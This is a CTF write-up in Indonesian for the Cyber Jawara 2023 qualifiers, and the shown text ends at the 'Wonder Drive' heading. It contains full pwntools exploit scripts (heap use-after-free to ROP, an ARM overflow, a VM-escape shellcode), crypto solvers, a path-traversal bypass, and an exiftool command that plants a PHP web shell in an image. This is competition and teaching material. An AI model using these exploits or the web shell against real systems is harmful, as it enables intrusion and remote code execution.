WRITEUP CYBER JAWARA 2023 - PENYISIHAN
HA↓HA→HA←HA↓HA←HA↑HA↑HA↓HA→HA←

bonceng

prajnapras19

Zafirr

Sudah Bukan Universitas Indonesia

DAFTAR ISI

DAFTAR ISI **2**
BINARY EXPLOITATION **4**
migrain 4
Solusi 4
Code 4
Flag 4
sorearm 4
Solusi 4
Code 4
Flag 4
pinkeye 4
Solusi 4
Code 5
Flag 5
CRYPTOGRAPHY **6**
daruma 6
Solusi 6
Code 6
Flag 7
chokaro 7
Solusi 7
Code 8
Flag 9
aeonia 10
Solusi 10
Code 12
Flag 15
WEB EXPLOITATION **16**
Static Web 16
Solusi 16
Code 16
Flag 16
Magic 1 16
Solusi 16
Code 16
Flag 16
Wonder Drive 16

Solusi 16
Code 17
Flag 17
REVERSE ENGINEERING **18**
newcomer 18
Solusi 18
Code 18
Flag 18
elitist 18
Solusi 18
Code 18
Flag 18
stoneager 18
Solusi 18
Code 19
Flag 19
FORENSIC **20**
apocalypse 20
Solusi 20
Code 24
Flag 28

BINARY EXPLOITATION

migrain

Solusi

Basic add view delete note challenge, bugnya terletak di delete, dimana dia bakal free note ke N & 0xff, tapi yang di jadikan null adalah note ke N. artinya kalo input N = x + 256, note ke x delete tapi gak ke null, jadi UAF. dari situ tinggal heap fengshui aja sampe buat ROP. udah

Ya libc leaknya ngefree unsorted bin dan arb writenya cuma main tcache aja

Code

solver.py

```
#!/usr/bin/env python3

from pwn import *

exe = ELF("./migrain_patched")
libc = ELF("./libc.so.6")
ld = ELF("./ld-2.37.so")

context.binary = exe


def conn():
    if args.LOCAL:
        r = process(exe.path, env={"LD_PRELOAD": libc.path})
        if args.DEBUG:
            gdb.attach(r)
    else:
        r = remote("137.184.6.25", 17001)

    return r

def add(payload):
    p.sendlineafter(b">", b"1")
    p.sendlineafter(b":", payload)
```

```python
def view(index):
    p.sendlineafter(b">", b"2")
    p.sendlineafter(b":", str(index).encode())

def delete(index):
    p.sendlineafter(b">", b"3")
    p.sendlineafter(b":", str(index).encode())

p = conn()

add(b"asd")
delete(256)
view(0)

p.recvuntil("Data: ")
heap_leak = u64(p.recv(5) + b'\0'*3) << 12
print(hex(heap_leak))
heap_base = heap_leak

for i in range(1, 11):
    add(p64(heap_leak >> 12)*8)

for i in range(1, 8):
    delete(i+256)

delete(8+256)
delete(9+256)
delete(8+256)

add(p64(0x71)*10 + p64(heap_leak >> 12))

for i in range(12, 18):
    add(p64(0x431)*8 + p64(0x71)*2)

add(p64((heap_base+0x310) ^ (heap_base>>12))) # 18
add(p64((heap_base+0x310) ^ (heap_base>>12))) # 19
add(p64((heap_base+0x310) ^ (heap_base>>12))) # 20
```

```
add(p64(0)*3 + p64(0x21) + p64(heap_base+0x3a0)) # 21

delete(1+256)
view(1)

p.recvuntil("Data: ")
libc_leak = u64(p.recv(6) + b'\0'*2)
print(hex(libc_leak))
libc_base = libc_leak - 0x1f6ce0
strlen_got = libc_base + 0x1f6080
system = libc_base + 0x000000000004ebf0
environ = libc_base + 0x1fe320

delete(21+256)
add(p64(0)*3 + p64(0x21) + p64(environ)) # 22
view(1)

p.recvuntil("Data: ")
stack_leak = u64(p.recv(6) + b'\0'*2)
print(hex(stack_leak))
target = stack_leak - 0x7a8

delete(13+256)
delete(21+256)
add(p64(0)*3 + p64(0x21) + p64(heap_base+0x350) + p64(0)*2 + p64(0x71)) #
23
delete(1+256)

delete(21+256)
add(p64(0)*3 + p64(0x21) + p64(heap_base+0x370) + p64(0)*2 + p64(0x71) +
p64(target ^ (heap_leak >> 12))) # 24

add("/bin/sh") # 25

pop_rdi = libc_base + 0x00000000000240e5
ret = pop_rdi + 1
bin_sh = libc_base + 0x1b51d2

rop = p64(ret)*2 + p64(pop_rdi) + p64(bin_sh) + p64(system)
```

```
pause()
add(rop) # 26

p.interactive()
```

```
    PIE:      PIE enabled
[+] Opening connection to 137.184.6.25 on port 17001: Done
/mnt/d/CJ_2023/migrain/migrain/release/exploit.py:40: Bytes
  p.recvuntil("Data: ")
0x56135ddd9000
/mnt/d/CJ_2023/migrain/migrain/release/exploit.py:69: Bytes
  p.recvuntil("Data: ")
0x7f48a0a3fce0
/mnt/d/CJ_2023/migrain/migrain/release/exploit.py:81: Bytes
  p.recvuntil("Data: ")
0x7fffb5982fb8
/mnt/d/CJ_2023/migrain/migrain/release/exploit.py:24: Bytes
  p.sendlineafter(b":", payload)
[*] Paused (press any to continue)
[*] Switching to interactive mode
 $ cat flag*
CJ2023{95b7d2fa59d0fc9372d62b83b5250bc2}
$
[*] Interrupted
[*] Closed connection to 137.184.6.25 port 17001
(env) [zafirr@wsl2-ubuntu release]$
```

Flag

CJ2023{95b7d2fa59d0fc9372d62b83b5250bc2}

sorearm

Solusi

Simple bof di arm. Sebelum system(command) nilai r3 dimasukkan ke r0, dan kebetulan ada gadget pop {r3, pc}, jad tinggal masukin alamat /bin/sh ke r3 terus loncat ke pas sebelum system

Code

solver.py

```
from pwn import *

p = remote("137.184.6.25", 17002)
```

```
rop = b"A"*24 + p32(0x000103bc)*2 + p32(0x1062c) + p32(0x1055a+1)*8
p.send_raw(rop)


p.interactive()
```

```
(env) [zafirr@wsl2-ubuntu sorearm]$ python exploit.py
[+] Opening connection to 137.184.6.25 on port 17002: Done
[*] Switching to interactive mode
$ ls
chall
flag.txt
run_challenge.sh
$ cat flag*
CJ2023{6fb2ad4fe1019c980a3d67b6754733ec}
$
[*] Interrupted
[*] Closed connection to 137.184.6.25 port 17002
(env) [zafirr@wsl2-ubuntu sorearm]$
```

Flag

CJ2023{6fb2ad4fe1019c980a3d67b6754733ec}

pinkeye

Solusi

Vm escape. Kebetulan flag -m tidak digunakan, jadi address spacenya shared antara vm dan host

is ignored.

-m Enables full memory virtualization. Under normal circumstances, **blink** aims to share the same address space as the guest program. Depending on the program's memory requirements (i.e. if it uses MAP_FIXED) and the constraints imposed by the host platform, this so-called linear memory optimization may lead to an mmap() crisis that causes Blink to not work properly. Using this option will cause **blink** to virtualize the x86_64 address space precicely and reliably, however the use of this flag carries the tradeoff of causing **blink** to go at least 2x slower.

Kebetulan juga, jarak dari stacknya vm dan libc itu konstan, jadi tinggal hitung aja jaraknya terus leak exec dari situ. Selanjutnya bisa overwrite got dari host binary dengan shellcode (ada area rwx karena jit hidup). udah

Code

solver.py

```
from pwn import *


context.arch = 'amd64'
```

```
# a =
# print(len(a))
# print(a)

# shellcode =
b'H\xc7\xc0;\x00\x00\x00H\xbb/bin/sh\x00SH\x89\xe7H1\xf6H1\xd2\x0f\x05'
shellcode = b"\x90"*7 + asm('''


xor rbx, rbx
push rbx
mov rbx, {}
push rbx
mov rdi, rsp

mov rbx, {}
push rbx

mov rbx, {}
push rbx

mov rbx, {}
push rbx

xor rbx, rbx
push rbx

mov rbx, rsp
add rbx, 0x8
push rbx

add rbx, 0x10
push rbx
add rbx, 0x8
push rbx

mov rax, 0x3b
mov rsi, rsp
```

```
xor rdx, rdx
syscall

infloop:
    jmp infloop

'''.format(u64(b"/bin/sh\0"), u64(b"-c\0\0\0\0\0\0"), u64(b"
/f*\0\0\0\0"), u64(b"/bin/cat")))
print(hex(len(shellcode)))
shellcode = shellcode.ljust(0x60, b'\x90')

loop = '''
'''

for i in range(0, len(shellcode), 8):
    loop += '''
    mov r8, {}
    mov [r10], r8
    add r10, 8
    '''.format(u64(shellcode[i:i+8]))

infloop = '''
infloop:
    jmp infloop
'''

loop2 = '''
lopp:
    mov [rcx], r9
    add rcx, 8
    jmp lopp
'''

sc ='''

mov rbx, 0x4141414141414141
push rbx
mov rbx, rsp
and rbx, 0xfffffffffffff000
```

```
add rbx, 0x18af000
add rbx, 0x218fb8

mov rbx, [rbx]

mov rcx, rbx
sub rcx, 0x380
push rcx


mov r10, rbx
add r10, 0x1ca0
mov r9, r10
push r9
''' + loop  + loop2 + infloop
a = asm(sc)


open("input.asm", "w").write(sc)
# open("prog.bin", "wb").write(a)

p = remote("137.184.6.25", 17003)
# p = remote("localhost", 17003)
# p = process(['python', 'runner.py'])

payload = open("output.elf", "rb").read()
print(len(payload))

p.sendlineafter(":", str(len(payload)))
sleep(0.1)
p.sendline(payload)

p.interactive()
```


Hasil input.asm perlu di compile dengan `nasm -f elf64 -o output.o input.asm` lalu `ld -o output.elf output.o`

input.asm

```
mov rbx, 0x4141414141414141
```

```
push rbx
mov rbx, rsp
and rbx, 0xfffffffffffff000
add rbx, 0x18af000
add rbx, 0x218fb8

mov rbx, [rbx]

mov rcx, rbx
sub rcx, 0x380
push rcx



mov r10, rbx
add r10, 0x1ca0
mov r9, r10
push r9



    mov r8, 5228838117952229520
    mov [r10], r8
    add r10, 8

    mov r8, 7593684403118922545
    mov [r10], r8
    add r10, 8

    mov r8, 9892247842736779118
    mov [r10], r8
    add r10, 8

    mov r8, 109048209295591
    mov [r10], r8
    add r10, 8

    mov r8, 3055181214987536467
    mov [r10], r8
    add r10, 8
```

```
    mov r8, 3417785037649299539
    mov [r10], r8
    add r10, 8

    mov r8, 6042477511755194723
    mov [r10], r8
    add r10, 8

    mov r8, 5983247073592707400
    mov [r10], r8
    add r10, 8

    mov r8, 14088183580945777480
    mov [r10], r8
    add r10, 8

    mov r8, 65699163165448
    mov [r10], r8
    add r10, 8

    mov r8, 1140027844853319680
    mov [r10], r8
    add r10, 8

    mov r8, 10416984888690273029
    mov [r10], r8
    add r10, 8

lopp:
    mov [rcx], r9
    add rcx, 8
    jmp lopp

infloop:
    jmp infloop
```



Flag

CJ2023{80cf59c8fe2fc802b5fc532cb2a3843f}


Author's notes: Triple first bloods! 🥳

CRYPTOGRAPHY

daruma

Solusi

Pada soal diberikan kesempatan untuk mendapatkan hasil kalkulasi berikut dengan custom message sebanyak dua kali:
r = pow(self.k, e, n2) % n2
s = m * self.k * pow(beta, self.l, n2) % n2
Flag juga merupakan hasil kalkulasi di atas, namun dengan k dan l yang disembunyikan (private key) dan n2, beta, dan e yang diberikan (public key).
Perhatikan bahwa saat melakukan enkripsi dengan custom message, nilai e tidak divalidasi, sehingga bisa dipilih e = 1 yang mengakibatkan r = k % n2 = k (karena k < n2), dan k yang digunakan tidak diubah untuk pesan yang berbeda, sehingga k tersebut adalah k yang sama untuk mengenkripsi flag. Karena nilai k dapat diketahui, berarti nilai pow(beta, self.l, n2) dapat diketahui dari s dengan menggunakan beta milik server untuk mengenkripsi m pilihan kita. Nilai l yang digunakan juga tidak berubah, sehingga itu adalah nilai l yang digunakan juga untuk mengenkripsi flag. Setelah mendapat nilai k dan pow(beta, self.l, n2), flag dapat dihitung.



Code

solve.py

```
from pwn import *
from Crypto.Util.number import *

LOCAL = 0
if LOCAL:
    conn = process(['python3', 'challenge.py'])
else:
    conn = remote('178.128.102.145', 50001)

r, s = eval(conn.recvuntil(b'\n').strip()[len('Encrypted flag:
'):])
n2, e, beta = eval(conn.recvuntil(b'\n').strip()[len('Bob public
```

```
key: '):])

x = b'A' # 65

conn.sendlineafter(b'Your public modulus: ', str(n2).encode())
conn.sendlineafter(b'Your public e: ', b'1')
conn.sendlineafter(b'Your public beta: ', str(beta).encode())
conn.sendlineafter(b'Message you want to encrypt and sign: ', x)

k, y = eval(conn.recvuntil(b'\n').strip()[len('Your ciphertext:
'):])
pow_beta_1 = (inverse(bytes_to_long(x), n2) * inverse(k, n2) * y) %
n2
print(f'{k = }')
print(f'{pow_beta_1 = }')

flag = (s * inverse(k, n2) * inverse(pow_beta_1, n2)) % n2
print(long_to_bytes(flag))
```

Flag

CJ2023{dont_roll_your_own_crypto_part_xxxxx_idk}

chokaro

Solusi

Untuk menyelesaikan soal ini, hanya perlu melakukan reverse operation dari fungsi mix. Fungsi mix akan menghitung nx dan ny (lokasi baru dari elemen di dalam array) untuk suatu x dan y (lokasi lama dari elemen di dalam array), sebagai berikut:
nx = (x + y * a) % mod
ny = (x * b + y * (a * b + 1)) % mod

Sehingga untuk membalikkan operasinya untuk mendapatkan nilai x dan y, hanya perlu dihitung seperti berikut:
nx = x + y * a
ny = x * b + y * a * b + y
x = nx - y * a

ny = (nx - y * a) * b + y * a * b + y
ny = nx * b - y * a * b + y * a * b + y
ny = nx * b + y
y = ny - nx * b

Dengan menghitung y terlebih dahulu, maka x bisa didapatkan. Untuk nilai a dan b juga kecil sehingga bisa di-bruteforce saja.

```
prajna@kucing-terbang:~/ctf/2023/cyberjawara/quals/chokaro$ python3 solve.py
10 18 CJ2023{small_exercise_to_start_your_day_:D}
FOUND!
```

Code

solve.py

```
import numpy as np
from PIL import Image
from pyzbar.pyzbar import decode

def rescale(arr):
    mod = len(arr)
    final_arr = np.zeros(shape=(mod*10,mod*10), dtype=bool)
    for i in range(mod):
        for j in range(mod):
            final_arr[i*10:(i+1)*10, j*10:(j+1)*10] = arr[i][j]

    return final_arr

def descale(final_arr):
    mod = len(final_arr) // 10
    arr = np.zeros(shape=(mod,mod), dtype=bool)
    for i in range(0, mod*10, 10):
        for j in range(0, mod*10, 10):
            arr[i // 10][j // 10] = final_arr[i][j]

    return arr

def demix(a, b, narr):
    mod = len(narr)
    arr = np.zeros(shape=(mod,mod), dtype=bool)
    for (nx,ny), element in np.ndenumerate(narr):
        y = (ny - nx * b) % mod
        x = (nx - y * a) % mod

        arr[x][y] = element
```

```
    return arr

def invert(arr):
    narr = np.zeros(shape=(len(arr),len(arr)), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
        narr[x][y] = not element
    return narr

def cp(arr):
    narr = np.zeros(shape=(len(arr),len(arr)), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
        narr[x][y] = element
    return narr

qr = Image.open('mixed.png')
scrambled = np.array(qr)
scrambled = descale(scrambled)
#print(scrambled, len(scrambled))

for a in range(len(scrambled)):
    for b in range(len(scrambled)):
        scrambled_2 = cp(scrambled)
        for _ in range(22):
            scrambled_2 = demix(a,b,scrambled_2)
        img = Image.fromarray(rescale(invert(scrambled_2)))
        img.save('flag.png')
        image = Image.open("flag.png")
        decoded_objects = decode(image)
        try:
            decoded_string = decoded_objects[0].data.decode('utf-8')
            print(a, b, decoded_string)
            input('FOUND!')
        except:
            pass
```

Flag

CJ2023{small_exercise_to_start_your_day_:D}

aeonia

Solusi

Pada soal diberikan diberikan flag yang merupakan hasil enkripsi dengan menggunakan library https://github.com/ecies/go. Diberikan juga encrypt dan decrypt oracle, yang memberikan hasil enkripsi / dekripsi dan juga shared ephemeral secret yang merupakan hasil kalkulasi dari fungsi ECDH https://github.com/ecies/go/blob/master/privatekey.go#L96.

Ada baiknya kita memahami lebih dulu mekanisme enkripsi dan dekripsi yang dilakukan dengan library ini:

- Saat encrypt, yang dibutuhkan adalah public key. Akan dibuat sebuah ephemeral key, yang kemudian titik ephemeral key tersebut akan diberikan bersama ciphertext. Shared key diturunkan dari perkalian skalar secret number dari ephemeral key dengan titik dari public key.
- Saat decrypt, yang dibutuhkan adalah private key. Public key adalah titik dari ephemeral key. Shared key diturunkan dari perkalian skalar secret number dari private key dengan titik dari ephemeral key.

Perhatikan bahwa terdapat dua key yang bekerja di sini: dari ephemeral key dan dari key yang dimiliki. Dengan alur kerja di atas, berarti properti ini berlaku:

private key * ephemeral public = ephemeral private * public key

Karena

private key = a

ephemeral public = b * g

dan

ephemeral private = b

dan public key = a * g

berarti


a * (b * g) = b * (a * g)

untuk g adalah sebuah titik generator pada elliptic curve.


Selengkapnya: https://cryptobook.nakov.com/asymmetric-key-ciphers/ecdh-key-exchange


Perhatikan bahwa ciphertext hasil enkripsi berisi public key (https://github.com/ecies/go/blob/master/ecies.go#L22) di 65 bytes pertamanya. Sehingga kita sebetulnya memiliki public key dari ephemeral key operasi enkripsi flag yang diberikan di awal. Perhatikan juga bahwa shared key untuk dekripsi diturunkan dari perkalian skalar dari ephemeral public dengan private key server (https://github.com/ecies/go/blob/master/ecies.go#L76 memanggil https://github.com/ecies/go/blob/master/publickey.go#L147). Shared ephemeral secret yang diberikan ketika kita melakukan enkripsi ke encrypt oracle adalah hasil dari fungsi ECDH yang memberikan titik yang sama dengan operasi pada Decapsulate

(https://github.com/ecies/go/blob/master/publickey.go#L139) dan Encapsulate (https://github.com/ecies/go/blob/master/privatekey.go#L75). Encrypt oracle juga menggunakan private key yang sama dengan yang digunakan untuk mengenkripsi flag dan mengenkripsi plaintext yang kita berikan. Dengan demikian, kita bisa melakukan enkripsi dengan menggunakan public key dari enkripsi flag dan mendapatkan nilai sx dari fungsi Encapsulate yang akan sama nilainya dengan nilai sx di Decapsulate. Bisa dilihat pada gambar di bawah ini kalau shared ephemeral secret dan sx hasil Decapsulate sama.




Oleh karena itu, kita hanya perlu mendapatkan encrypted flag dan melakukan satu kali enkripsi. Kemudian flag tersebut dapat kita dekripsi dengan memodifikasi fungsi decrypt pada library tersebut.





Yay first solve wkwk



Code

solve.sage (untuk mendapatkan nilai sx dan sy)

```
from pwn import *

conn = remote('178.128.102.145', '50002')
res = conn.recvuntil(b'\n').strip()[len('Encrypted flag: '):]

msg = res.decode()
print(f'{msg = }')

pub = res[:130]
conn.sendlineafter(b'> ', b'2')
conn.sendlineafter(b'Enter your public key: ', pub)
conn.sendlineafter(b'Enter the message you want to encrypt (hex):
', b'414243')
res = conn.recvuntil(b'\n').strip()
sx = int(res[len('Shared ephemeral secret: 02'):], 16)

#
https://github.com/ethereum/go-ethereum/blob/master/crypto/secp256k
1/curve.go#L282
P =
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEFFFFFC2F
N =
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141
B =
0x0000000000000000000000000000000000000000000000000000000000000007

E=EllipticCurve(GF(P),[0, B])

sx = GF(P)(sx)
sy = int(str(E.lift_x(sx)).split(' : ')[1])

print(f'{hex(sx) = }')
print(f'{hex(sy) = }')
```

Tambahan di ecies.go

```
func DecryptCJ(msg []byte, sx *big.Int, sy *big.Int) ([]byte,
error) {
   // Message cannot be less than length of public key (65) + nonce
(16) + tag (16)
   if len(msg) <= (1 + 32 + 32 + 16 + 16) {
       return nil, fmt.Errorf("invalid length of message")
   }

   // Ephemeral sender public key
   ethPubkey := &PublicKey{
       Curve: getCurve(),
       X:     new(big.Int).SetBytes(msg[1:33]),
       Y:     new(big.Int).SetBytes(msg[33:65]),
   }

   // Shift message
   msg = msg[65:]

   // Derive shared secret
   ss, _ := ethPubkey.DecapsulateCJ(sx, sy)

   // AES decryption part
   nonce := msg[:16]
   tag := msg[16:32]

   // Create Golang-accepted ciphertext
   ciphertext := bytes.Join([][]byte{msg[32:], tag}, nil)

   block, err := aes.NewCipher(ss)
   if err != nil {
       return nil, fmt.Errorf("cannot create new aes block: %w",
err)
   }

   gcm, err := cipher.NewGCMWithNonceSize(block, 16)
   if err != nil {
       return nil, fmt.Errorf("cannot create gcm cipher: %w", err)
   }
```

Tambahan di publickey.go

```
func (k *PublicKey) DecapsulateCJ(sx *big.Int, sy *big.Int)
([]byte, error) {

   var secret bytes.Buffer
   secret.Write(k.Bytes(false))

   secret.Write([]byte{0x04})

   // Sometimes shared secret coordinates are less than 32 bytes;
Big Endian
   l := len(getCurve().Params().P.Bytes())
   secret.Write(zeroPad(sx.Bytes(), l))
   secret.Write(zeroPad(sy.Bytes(), l))

   return kdf(secret.Bytes())
}
```

main.go

```
package main

import (
   "fmt"
   "math/big"
   "encoding/hex"
   ecies "github.com/ecies/go/v2"
)

func main() {
   flag :=
"04e9a577ff076493f12fe27fc11d8ca273e741777cf9729ef755889c0268c4413d
2078f769f493c0d077d05de3521e7c0b4f56bfbedae0b29360afd544bfc806cc604
b7b6cb6e4a192670bf64091514be5af8148c7612b5d0ab6691a3c16c25b48b179ca
c4b8fded5d9b27c8367e51d0e73763353009d2ec4af7a44b0fb4cefc8c8dcb"
   hexFlag, _ := hex.DecodeString(flag)
   sx, _ :=
new(big.Int).SetString("0xfd89ec6af4f90d8a96bad732de4fbf0fc1072ea38
```

```
2a2f96783e02919a1440131", 0)
   sy, _ :=
new(big.Int).SetString("0x388f63c49c0192f6f426cecd2830108f15d60e848
50d6ce802001bf93d463893", 0)
   res, _ := ecies.DecryptCJ(hexFlag, sx, sy)
   fmt.Println(string(res))
}
```

Flag

CJ2023{real_world_crypto_3b8786f9}

WEB EXPLOITATION

Static Web

Solusi

Pada kode server di bawa, apabila mengakses endpoint /static/ maka akan langsung mengakses file yang berada di <project-directory>/static/.

```
const server = http.createServer((req, res) => {
    if (req.url.startsWith('/static/')) {
        const urlPath = req.url.replace(/\.\.\//g, '')
        const filePath = path.join(__dirname, urlPath);
        fs.readFile(filePath, (err, data) => {
            if (err) {
                res.writeHead(404);
                res.end("Error: File not found");
            } else {
                res.writeHead(200);
                res.end(data);
            }
        });
```

Meskipun terdapat regex replace, namun instruksi tersebut hanya akan mereplace ../ sekali saja. Maka apabila mengakses endpoint /static/….//<some-file> akan didapatkan file dari path <project-directory>/static/../<some-file>. Mengingat flag ada di sebuah file config.js, maka hanya perlu mengakses endpoint /static/….//config.js.

Flag

CJ2023{1st_warmup_and_m1c_ch3ck}

Magic 1

Solusi

Gambar yang diupload hanya dicek bahwa mime typenya adalah image/<anything> dan tidak ada pengecekan extension. Oleh karenanya user dapat mengupload file gambar valid yang berextension php sehingga dapat dilakukan RCE. Untuk menyisipkan RCE pada gambar, dapat digunakan gambar dengan format PNG dan script PHP disisipkan pada bagian metadata (e.g. author). Sebagai contoh, dapat digunakan command berikut:

```
exiftool -author='<?php system($_GET["cmd"]); ?>' image.png
```

Kemudian lakukan upload dan akses file originalnya sebagai PHP.

Flag

CJ2023{4n0th3r_unrestricted_file_upload__}

Wonder Drive

